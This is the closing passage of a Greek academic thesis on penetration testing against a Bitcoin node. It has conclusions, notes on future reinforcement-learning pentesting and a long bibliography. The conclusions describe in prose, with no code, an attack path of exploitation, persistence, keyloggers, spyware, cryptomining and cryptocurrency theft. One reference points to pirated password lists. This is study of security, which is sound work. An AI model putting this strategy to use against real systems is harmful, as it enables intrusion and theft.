Θεωρούμε ότι είναι πολύ πιο εύκολο να οριστεί ως στόχος ένα μηχάνημα στο οποίο να γίνει εκμετάλλευση υπάρχουσας ευπάθειας μέσω υπαρχόντων εργαλείων ή νέων, να ανακαλυφθεί και να γίνει εκμεταλλεύσιμη μια 0-day ευπάθεια ή να χρησιμοποιηθεί η κοινωνική μηχανική ως ένας δούρειος ίππος για την διείσδυση στο στόχο (είτε μέσω έκχυσης κακόβουλου κώδικα ή αποκάλυψης πληροφορίας διαπιστευτηρίων).

Μέσω αυτής της ευπάθειας, ο επιτιθέμενος μπορεί να αποκτήσει πρόσβαση στο σύστημα του θύματος. Ιδανικά θα πρέπει να διαθέτει και δικαιώματα διαχειριστή καθώς και να καταφέρει να διατηρήσει την πρόσβαση ώστε να μπορεί να διεισδύει στο μηχάνημα του θύματος όποτε θέλει, αποκτώντας νέες πληροφορίες από τα malwares που θα έχει εγκαταστήσει όπως keylogger, adware και spyware.

Μέσω λοιπόν αυτού του τρόπου, είναι σε θέση κανείς να προκαλέσει προβλήματα στο τοπικό δίκτυο, κλέβοντας κρυπτονομίσματα, κλέβοντας την υπολογιστική ισχύ ενός Μεταλλευτή μέσω cryptomining κακόβουλου λογισμικού και εξαναγκάζοντας έναν Μεταλλευτή σε υπερκατανάλωση ηλεκτρικής ενέργειας με στόχο την αχρήστευση του υλικού, παρά να προσπαθήσει να επιτεθεί στο δίκτυο απευθείας.

Αυτό είναι το μονοπάτι που ακολουθήθηκε στην τρέχουσα εργασία στα πλαίσια δοκιμής διείσδυσης σε ένα, αρχικά άγνωστο δίκτυο υπολογιστών. Το οποίο είχε ένα επιτυχές αποτέλεσμα, λόγω του γεγονότος πως η διείσδυση κατάφερε να δημιουργήσει προβλήματα σε έναν Bitcoin κόμβο.

8.2. Μελλοντική έρευνα

8.2.1. Η Δοκιμή Διείσδυσης στο μέλλον

Η διαδικασία του Penetration Testing μελλοντικά, τείνει σε μια αυτοματοποιημένη φιλοσοφία, με τη βοήθεια της τεχνητής νοημοσύνης. Βασικοί λόγοι αυτής της ανάγκης είναι οι υψηλές απαιτήσεις τεχνικής γνώσης του «επιτιθέμενου», η πραγματοποίηση πολλαπλών ταυτόχρονων διαδικασιών και οι μεγάλες καταναλώσεις σε υπολογιστικούς πόρους. Το κομμάτι της τεχνητής νοημοσύνης που αφορά τη Δοκιμή Διείσδυσης, ονομάζεται Ενισχυμένη Μάθηση - Reinforcement Learning. Στις έρευνες «An Intelligent Penetration Test Simulation Environment Construction Method Incorporating Social Engineering Factors» [130], « Reinforcement Learning for Intelligent Penetration Testing» [131] και «Autonomous Penetration Testing using Reinforcement Learning» [132] μπορεί κανείς να διαβάσει για συστήματα τεχνητής νοημοσύνης, τα οποία χρησιμοποιούν την τεχνική Reinforcement Learning, ώστε να μάθουν, να εκτελέσουν και να αναλύσουν απλές αλλά και πολύπλοκες διαδικασίες Δοκιμής Διείσδυσης.

8.2.2. Η Δοκιμή Διείσδυσης σε Αλυσίδα Συστοιχίας στο μέλλον

Κρίνοντας από τον όγκο των ερευνών που συνδυάζουν την Αλυσίδα Συστοιχίας με άλλες ανερχόμενες τεχνολογίες όπως το Διαδίκτυο των Πραγμάτων και η Τεχνητή Νοημοσύνη, την πληθώρα των οργανισμών και εταιρειών [133], [134] που υιοθετούν την Αλυσίδα Συστοιχίας ως έναν από τους βασικούς τρόπους λειτουργίας τους αλλά και τις εταιρείες που προσφέρουν Δοκιμή Διείσδυσης σε Αλυσίδα Συστοιχίας [135]–[137], είναι λογικό να αναμένει κανείς βελτίωση του τωρινού τρόπου πραγματοποίησης Δοκιμής Διείσδυσης σε Αλυσίδα Συστοιχίας. Προς το παρόν όμως, δεν υπάρχει κάποια γνωστή έρευνα που να στοχεύει σε έναν νέο τρόπο αποδοτικού ελέγχου της ασφάλειας των Αλυσίδων Συστοιχίας.

9. Βιβλιογραφία

[1] “SARS-COV-2”, [Online]. Available: https://www.cancer.gov/publications/dictionaries/cancer-terms/def/sars-cov-2
[2] “Impact of COVID-19 on Cybersecurity”, [Online]. Available: https://www2.deloitte.com/ch/en/pages/risk/articles/impact-covid-cybersecurity.html
[3] “Mailchimp use policy.” [Online]. Available: https://mailchimp.com/legal/acceptable_use/
[4] B. Pranggono and A. Arabo, “COVID -19 pandemic cybersecurity issues,” *Internet Technology Letters*, vol. 4, no. 2, Mar. 2021, doi: 10.1002/itl2.247.
[5] “Zero-day Vulnerability.” [Online]. Available: https://www.trendmicro.com/vinfo/us/security/definition/zero-day-vulnerability
[6] “Vulnerabilities found in 2022 by CVE Details.” [Online]. Available: https://www.cvedetails.com/vulnerability-list/year-2022/vulnerabilities.html
[7] “Toyota admits to data breach.” [Online]. Available: https://www.cshub.com/data/news/iotw-toyota-admits-to-data-breach-after-access-key-is-posted-on-github
[8] “‘Squid Game’ cryptocurrency collapses in a $3 million scam”, [Online]. Available: https://www.engadget.com/squid-game-cryptocurrency-scam-073957132.html
[9] “FBI: North Korean Hackers Behind $100M Horizon Bridge Theft”, [Online]. Available: https://www.coindesk.com/policy/2023/01/23/fbi-north-korean-hackers-behind-100-million-horizon-bridge-theft/
[10] “Cyber attacks against cryptocurrencies 2020.” [Online]. Available: https://www.zdnet.com/article/2020s-worst-cryptocurrency-breaches-thefts-and-exit-scams/
[11] “Cyber attacks against cryptocurrencies 2021.” [Online]. Available: https://socradar.io/top-cyber-attacks-to-cryptocurrency-exchanges-and-blockchain-companies-in-2021/
[12] “Cyber attacks against cryptocurrencies 2023.” [Online]. Available: https://decrypt.co/117695/year-of-the-hacks-biggest-exploits-and-hacks-of-2022
[13] “Vulnerability definition.” [Online]. Available: https://csrc.nist.gov/glossary/term/vulnerability

[14] “Cyber attack definition.” [Online]. Available: https://csrc.nist.gov/glossary/term/Cyber_Attack
[15] S. Qadir and S. M. K. Quadri, “Information Availability: An Insight into the Most Important Attribute of Information Security,” *JIS*, vol. 07, no. 03, pp. 185–194, 2016, doi: 10.4236/jis.2016.73014.
[16] T. Ylonen and C. Lonvick, “The Secure Shell (SSH) Protocol Architecture,” RFC Editor, RFC4251, Jan. 2006. doi: 10.17487/rfc4251.
[17] F. Li and V. Paxson, “A Large-Scale Empirical Study of Security Patches,” in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, Dallas Texas USA, Oct. 2017, pp. 2201–2215. doi: 10.1145/3133956.3134072.
[18] “Firewalls.” [Online]. Available: https://eclass.icsd.aegean.gr/modules/document/file.php/ICSD121/%CE%94%CE%99%CE%91%CE%9B%CE%95%CE%9E%CE%95%CE%99%CE%A3/2021/Lecture%207%20-%20Firewalls_IDS.pdf
[19] William Stallings, *Basic Cyber Security Principles*.
[20] F. Salahdine and N. Kaabouch, “Social Engineering Attacks: A Survey,” *Future Internet*, vol. 11, no. 4, p. 89, Apr. 2019, doi: 10.3390/fi11040089.
[21] P. Ramesh, D. L. Bhaskari, and CH. S. -, “A Comprehensive Analysis of Spoofing,” *IJACSA*, vol. 1, no. 6, 2010, doi: 10.14569/IJACSA.2010.010623.
[22] “POODLE Vulnerability.” [Online]. Available: https://www.acunetix.com/blog/web-security-zone/what-is-poodle-attack/
[23] G. Kumar, “Denial of service attacks – an updated perspective,” *Systems Science & Control Engineering*, vol. 4, no. 1, pp. 285–294, Jan. 2016, doi: 10.1080/21642583.2016.1241193.
[24] R. Tandon, “A Survey of Distributed Denial of Service Attacks and Defenses.” arXiv, Aug. 04, 2020. Accessed: Mar. 01, 2023. [Online]. Available: http://arxiv.org/abs/2008.01345
[25] “WannaCry Ransomware.” [Online]. Available: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack
[26] “Eternal Blue Vulnerability.” [Online]. Available: https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf
[27] “Capital One Data breach.” [Online]. Available: https://www.zscaler.com/resources/white-papers/capital-one-data-breach.pdf
[28] “Backbox.” [Online]. Available: https://www.backbox.org/
[29] “Parrot Security OS.” [Online]. Available: https://www.parrotsec.org/
[30] “Pirate bay password lists.” [Online]. Available: https://thepiratebay7.com/search/passwords/1/99/0
[31] Offensive Security, “Kali Linux Documentation” [Online]. Available: https://www.kali.org/docs/introduction/
[32] “NMap.” [Online]. Available: https://nmap.org/
[33] “Metasploit Framework.” [Online]. Available: https://www.metasploit.com/
[34] “Wireshark.” [Online]. Available: https://www.wireshark.org/
[35] “John the Ripper.” [Online]. Available: https://www.csoonline.com/article/3564153/john-the-ripper-explained-an-essential-password-cracker-for-your-hacker-toolkit.html

[36] “Hashcat.” [Online]. Available: https://hashcat.net/hashcat/
[37] “Hydra.” [Online]. Available: https://en.wikipedia.org/wiki/Hydra_(software)
[38] “Portswigger.” [Online]. Available: https://portswigger.net/burp/enterprise
[39] “ZAP.” [Online]. Available: https://owasp.org/www-project-zap/
[40] “SQLMap.” [Online]. Available: https://sqlmap.org/
[41] “Aircrack-Ng.” [Online]. Available: https://www.aircrack-ng.org/
[42] “Penetration Testing definition.” [Online]. Available: https://csrc.nist.gov/glossary/term/penetration_testing
[43] H. M. Z. A. Shebli and B. D. Beheshti, “A study on penetration testing process and tools,” in *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, Farmingdale, NY, May 2018, pp. 1–7. doi: 10.1109/LISAT.2018.8378035.
[44] A. G. Bacudio, X. Yuan, B. T. Bill Chu, and M. Jones, “An Overview of Penetration Testing,” *IJNSA*, vol. 3, no. 6, pp. 19–38, Nov. 2011, doi: 10.5121/ijnsa.2011.3602.
[45] “Demystifying Penetration Testing.” [Online]. Available: http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf
[46] “Imperva.” [Online]. Available: https://www.imperva.com/learn/application-security/penetration-testing/
[47] “CyberX.” [Online]. Available: https://cyberx.tech/penetration-testing-phases/
[48] “Okta.” [Online]. Available: https://www.okta.com/identity-101/penetration-testing/
[49] “Metasploitable 2.” [Online]. Available: https://docs.rapid7.com/metasploit/metasploitable-2
[50] “Blockchain generations.” [Online]. Available: https://originstamp.com/blog/blockchain-1-vs-2-vs-3-whats-the-difference/
[51] “Blockchain types.” [Online]. Available: https://www.simplilearn.com/tutorials/blockchain-tutorial/types-of-blockchain
[52] “Different types of Blockchains”, [Online]. Available: https://www.techtarget.com/searchcio/feature/What-are-the-4-different-types-of-blockchain-technology
[53] Rajeev Sobti and Geetha Ganesan, “Cryptographic Hash Functions: A Review”, [Online]. Available: https://www.researchgate.net/publication/267422045_Cryptographic_Hash_Functions_A_Review
[54] “SHA-1.” [Online]. Available: https://en.wikipedia.org/wiki/SHA-1
[55] “SHA-2.” [Online]. Available: https://en.wikipedia.org/wiki/SHA-2
[56] “MD5.” [Online]. Available: https://en.wikipedia.org/wiki/MD5
[57] R. C. Merkle, “A Digital Signature Based on a Conventional Encryption Function,” in *Advances in Cryptology — CRYPTO ’87*, vol. 293, C. Pomerance, Ed. Berlin, Heidelberg: Springer Berlin Heidelberg, 1988, pp. 369–378. doi: 10.1007/3-540-48184-2_32.
[58] Haitz Sáez de Ocáriz Borde, “An Overview of Trees in Blockchain Technology: Merkle Trees and Merkle Patricia Tries”, [Online]. Available: https://www.researchgate.net/publication/358740207_An_Overview_of_Trees_in_Blockchain_Technology_Merkle_Trees_and_Merkle_Patricia_Tries
[59] A. J. Menezes, P. C. Van Oorschot, and S. A. Vanstone, *Handbook of applied cryptography*. Boca Raton: CRC Press, 1997.

[60] W. Diffie and M. Hellman, “New directions in cryptography,” *IEEE Trans. Inform. Theory*, vol. 22, no. 6, pp. 644–654, Nov. 1976, doi: 10.1109/TIT.1976.1055638.
[61] R. L. Rivest, A. Shamir, and L. Adleman, “A method for obtaining digital signatures and public-key cryptosystems,” *Commun. ACM*, vol. 21, no. 2, pp. 120–126, Feb. 1978, doi: 10.1145/359340.359342.
[62] T. Elgamal, “A public key cryptosystem and a signature scheme based on discrete logarithms,” *IEEE Trans. Inform. Theory*, vol. 31, no. 4, pp. 469–472, Jul. 1985, doi: 10.1109/TIT.1985.1057074.
[63] D. Johnson, A. Menezes, and S. Vanstone, “The Elliptic Curve Digital Signature Algorithm (ECDSA),” *IJIS*, vol. 1, no. 1, pp. 36–63, Aug. 2001, doi: 10.1007/s102070100002.
[64] “ECDSA online calculator.” [Online]. Available: https://graui.de/code/elliptic2/
[65] E. B. Barker and Q. H. Dang, “Recommendation for Key Management Part 3: Application-Specific Key Management Guidance,” National Institute of Standards and Technology, NIST SP 800-57Pt3r1, Jan. 2015. doi: 10.6028/NIST.SP.800-57Pt3r1.
[66] “Secp256k1.” [Online]. Available: https://en.bitcoin.it/wiki/Secp256k1
[67] A. M. Antonopoulos, *Mastering bitcoin*, First edition. Sebastopol CA: O’Reilly, 2015.
[68] A. M. Antonopoulos and G. Wood, *Mastering Ethereum: building smart contracts and DApps*, First edition. Sebastopol, CA: O’Reilly, 2019.
[69] “Bitcoin documentation.” [Online]. Available: https://developer.bitcoin.org/glossary.html
[70] “Ethereum documentation.” [Online]. Available: https://ethereum.org/en/developers/docs/
[71] “Number of cryptocurrencies.” [Online]. Available: https://www.statista.com/statistics/863917/number-crypto-coins-tokens/
[72] “Cryptocurrency market cap.” [Online]. Available: https://www.coingecko.com/en/
[73] “Bitcoin cash.” [Online]. Available: https://bitcoincash.org/
[74] “Hashrate units of measure.” [Online]. Available: https://www.blueskycapitalmanagement.com/tag/hashrate/
[75] “Bitnodes.” [Online]. Available: bitnodes.io
[76] “Etherscan.” [Online]. Available: etherscan.io
[77] “Nodes.” [Online]. Available: https://nodes.com/
[78] “Pay-to-pubkey address.” [Online]. Available: https://academy.bit2me.com/en/what-is-a-p2pk/
[79] “Transaction ID.” [Online]. Available: https://wiki.bitcoinsv.io/index.php/UTXO
[80] “Confirmed BTC transaction.” [Online]. Available: https://www.blockchain.com/explorer/transactions/btc/4fd2614492fe53d873a0de3a50217c02d990e2d8e462a6988e5934b6f82e533f
[81] “Confirmed BTC block.” [Online]. Available: https://www.blockchain.com/explorer/blocks/btc/779006
[82] N. Szabo, “Formalizing and Securing Relationships on Public Networks,” *First Monday*, vol. 2, no. 9, Sep. 1997, doi: 10.5210/fm.v2i9.548.
[83] “Cardano cryptocurrency.” [Online]. Available: https://cardano.org/
[84] “Eos.io blockchain.” [Online]. Available: https://eos.io/eos-public-blockchain/

[85] “Ethereum yellow paper”, [Online]. Available: https://www.win.tue.nl/~mholende/seminar/references/ethereum_yellowpaper.pdf
[86] “Ethereum Virtual Machine.” [Online]. Available: https://ethereum.org/en/developers/docs/evm/
[87] M. Castro and B. Liskov, “Practical byzantine fault tolerance and proactive recovery,” *ACM Trans. Comput. Syst.*, vol. 20, no. 4, Art. no. 4, Nov. 2002, doi: 10.1145/571637.571640.
[88] L. Lamport, R. Shostak, and M. Pease, “The Byzantine Generals Problem,” *ACM Trans. Program. Lang. Syst.*, vol. 4, no. 3, Art. no. 3, Jul. 1982, doi: 10.1145/357172.357176.
[89] M. S. Ferdous, M. J. M. Chowdhury, M. A. Hoque, and A. Colman, “Blockchain Consensus Algorithms: A Survey,” no. arXiv:2001.07091. arXiv, Feb. 07, 2020. Accessed: Feb. 28, 2023. [Online]. Available: http://arxiv.org/abs/2001.07091
[90] M. Ghosh, R. Jansen, Richardson, Miles, and Ford, Brian, “A TorPath to TorCoin: Proof-of-Bandwidth Altcoins for Compensating Relays.” [Online]. Available: https://dedis.cs.yale.edu/dissent/papers/hotpets14-torpath.pdf
[91] “Proof of Elapsed Time”, [Online]. Available: https://tokens-economy.gitbook.io/consensus/chain-based-trusted-computing-algorithms/poet
[92] “Hyperledger foundation.” [Online]. Available: https://www.hyperledger.org/
[93] “Apla Blockchain.” [Online]. Available: https://apla.readthedocs.io/en/latest/
[94] A. A. Monrat, O. Schelen, and K. Andersson, “A Survey of Blockchain From the Perspectives of Applications, Challenges, and Opportunities,” *IEEE Access*, vol. 7, pp. 117134–117151, 2019, doi: 10.1109/ACCESS.2019.2936094.
[95] “Blockchain network for the energy sector.” [Online]. Available: https://www.alcimed.com/en/alcim-articles/blockchain-technology-for-the-energy-sector-significant-potential-but-still-key-challenges-to-overcome/
[96] E.-Y. Daraghmi, Y.-A. Daraghmi, and S.-M. Yuan, “MedChain: A Design of Blockchain-Based System for Medical Records Access and Permissions Management,” *IEEE Access*, vol. 7, pp. 164595–164613, 2019, doi: 10.1109/ACCESS.2019.2952942.
[97] E. Bandara *et al.*, “Mystiko—Blockchain Meets Big Data,” in *2018 IEEE International Conference on Big Data (Big Data)*, Seattle, WA, USA, Dec. 2018, pp. 3024–3032. doi: 10.1109/BigData.2018.8622341.
[98] C. Xu, K. Wang, G. Xu, P. Li, S. Guo, and J. Luo, “Making Big Data Open in Collaborative Edges: A Blockchain-Based Framework with Reduced Resource Requirements,” in *2018 IEEE International Conference on Communications (ICC)*, Kansas City, MO, May 2018, pp. 1–6. doi: 10.1109/ICC.2018.8422561.
[99] N. Deepa *et al.*, “A survey on blockchain for big data: Approaches, opportunities, and future directions,” *Future Generation Computer Systems*, vol. 131, pp. 209–226, Jun. 2022, doi: 10.1016/j.future.2022.01.017.
[100] A. Dorri, S. Mishra, and R. Jurdak, “Vericom: A Verification and Communication architecture for IoT-based blockchain,” *Ad Hoc Networks*, vol. 133, p. 102882, Aug. 2022, doi: 10.1016/j.adhoc.2022.102882.
[101] A. Dorri, S. S. Kanhere, R. Jurdak, and P. Gauravaram, “Blockchain for IoT security and privacy: The case study of a smart home,” in *2017 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom*

Workshops), Kona, HI, Mar. 2017, pp. 618–623. doi: 10.1109/PERCOMW.2017.7917634.
[102] A. Dwivedi, G. Srivastava, S. Dhar, and R. Singh, “A Decentralized Privacy-Preserving Healthcare Blockchain for IoT,” *Sensors*, vol. 19, no. 2, Art. no. 2, Jan. 2019, doi: 10.3390/s19020326.
[103] H. Hasanova, U. Baek, M. Shin, K. Cho, and M.-S. Kim, “A survey on blockchain cybersecurity vulnerabilities and possible countermeasures,” *Int J Network Mgmt*, vol. 29, no. 2, p. e2060, Mar. 2019, doi: 10.1002/nem.2060.
[104] X. Li, P. Jiang, T. Chen, X. Luo, and Q. Wen, “A survey on the security of blockchain systems,” *Future Generation Computer Systems*, vol. 107, pp. 841–853, Jun. 2020, doi: 10.1016/j.future.2017.08.020.
[105] M. Raikwar and D. Gligoroski, “DoS Attacks on Blockchain Ecosystem,” no. arXiv:2205.13322. arXiv, May 26, 2022. Accessed: Feb. 28, 2023. [Online]. Available: http://arxiv.org/abs/2205.13322
[106] “Over 12,000 Ether Are Lost Forever Due to Typos.” [Online]. Available: https://media.consensys.net/over-12-000-ether-are-lost-forever-due-to-typos-f6ccc35432f8?gi=64f2c7afee2a
[107] P. Praitheeshan, L. Pan, J. Yu, J. Liu, and R. Doss, “Security Analysis Methods on Ethereum Smart Contract Vulnerabilities: A Survey.” arXiv, Sep. 16, 2020. Accessed: Mar. 04, 2023. [Online]. Available: http://arxiv.org/abs/1908.08605
[108] N. F. Samreen and M. H. Alalfi, “A Survey of Security Vulnerabilities in Ethereum Smart Contracts.” arXiv, May 14, 2021. Accessed: Mar. 02, 2023. [Online]. Available: http://arxiv.org/abs/2105.06974
[109] “The story of Mt. Gox.” [Online]. Available: https://www.wired.com/2014/03/bitcoin-exchange/
[110] “Ethereum classic.” [Online]. Available: https://ethereumclassic.org/
[111] “Ethereum classic 51% attacks.” [Online]. Available: https://www.coindesk.com/markets/2020/08/29/ethereum-classic-hit-by-third-51-attack-in-a-month/
[112] “Inputs.io attack.” [Online]. Available: https://www.newsbtc.com/news/inputs-io-hacked-4100-bitcoins-stolen/
[113] “Steemit attack.” [Online]. Available: https://medium.com/hackernoon/tech-explained-top-24-blockchain-hacks-in-history-first-half-40c390dc4a96
[114] “Bo Shen’s story.” [Online]. Available: https://medium.com/coinmonks/bo-shen-the-founder-of-fenbushi-loses-42-million-to-hackers-in-stablecoins-bitcoin-and-ether-1a636b09a966
[115] “Seed phrase.” [Online]. Available: https://en.bitcoin.it/wiki/Seed_phrase
[116] M. Almakhour, L. Sliman, A. E. Samhat, and A. Mellouk, “Verification of smart contracts: A survey,” *Pervasive and Mobile Computing*, vol. 67, p. 101227, Sep. 2020, doi: 10.1016/j.pmcj.2020.101227.
[117] “Bytecode Ethereum.” [Online]. Available: https://medium.com/authereum/bytecode-and-init-code-and-runtime-code-oh-my-7bcd89065904
[118] J. C. King, “Symbolic execution and program testing,” *Commun. ACM*, vol. 19, no. 7, pp. 385–394, Jul. 1976, doi: 10.1145/360248.360252.

[119] “Satisfiability Modulo Theory.” [Online]. Available: https://en.wikipedia.org/wiki/Satisfiability_modulo_theories
[120] L. Luu, D.-H. Chu, H. Olickel, P. Saxena, and A. Hobor, “Making Smart Contracts Smarter,” in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, Vienna Austria, Oct. 2016, pp. 254–269. doi: 10.1145/2976749.2978309.
[121] T. Chen, X. Li, X. Luo, and X. Zhang, “Under-optimized smart contracts devour your money,” in *2017 IEEE 24th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, Klagenfurt, Austria, Feb. 2017, pp. 442–446. doi: 10.1109/SANER.2017.7884650.
[122] “Z3 Theorem prover.” [Online]. Available: https://en.wikipedia.org/wiki/Z3_Theorem_Prover
[123] “Program analysis.” [Online]. Available: https://en.wikipedia.org/wiki/Program_analysis
[124] “Software verification.” [Online]. Available: https://en.wikipedia.org/wiki/Software_verification
[125] P. Cousot, “Formal Verification by Abstract Interpretation,” in *NASA Formal Methods*, vol. 7226, A. E. Goodloe and S. Person, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, pp. 3–7. doi: 10.1007/978-3-642-28891-3_3.
[126] “Best cryptomining forums.” https://blog.feedspot.com/crypto_mining_forums/
[127] “Malware hidding places.” [Online]. Available: https://www.cimcor.com/blog/5-places-ransomware-and-malware-can-hide-that-you-may-never-check
[128] “Ubuntu kernel history.” [Online]. Available: https://en.wikipedia.org/wiki/Linux_kernel_version_history
[129] W. Cui, T. Dou, and S. Yan, “Threats and Opportunities: Blockchain meets Quantum Computation,” in *2020 39th Chinese Control Conference (CCC)*, Shenyang, China, Jul. 2020, pp. 5822–5824. doi: 10.23919/CCC50068.2020.9189608.
[130] Y. Li, Y. Wang, X. Xiong, J. Zhang, and Q. Yao, “An Intelligent Penetration Test Simulation Environment Construction Method Incorporating Social Engineering Factors,” *Applied Sciences*, vol. 12, no. 12, Art. no. 12, Jun. 2022, doi: 10.3390/app12126186.
[131] M. C. Ghanem and T. M. Chen, “Reinforcement Learning for Intelligent Penetration Testing,” in *2018 Second World Conference on Smart Trends in Systems, Security and Sustainability (WorldS4)*, London, Oct. 2018, pp. 185–192. doi: 10.1109/WorldS4.2018.8611595.
[132] J. Schwartz and H. Kurniawati, “Autonomous Penetration Testing using Reinforcement Learning,” no. arXiv:1905.05965. arXiv, May 15, 2019. Accessed: Feb. 28, 2023. [Online]. Available: http://arxiv.org/abs/1905.05965
[133] “Conglomerates that use blockchain.” [Online]. Available: https://forkast.news/81-of-top-100-companies-use-blockchain-technology-blockdata/
[134] “Energyweb.” [Online]. Available: https://www.energyweb.org/
[135] “Blockchain penetration testing by Getastra.” [Online]. Available: https://www.getastra.com/blog/security-audit/blockchain-penetration-testing/

[136] “Blockchain penetration testing by Vapt.” [Online]. Available: https://vapt.ee/offensive-security/penetration-testing/emerging-technologies/blockchain-penetration-testing/
[137] “Blockchain penetration testing by Arridae.” [Online]. Available: https://www.arridae.com/services/Blockchain-Penetration-testing.php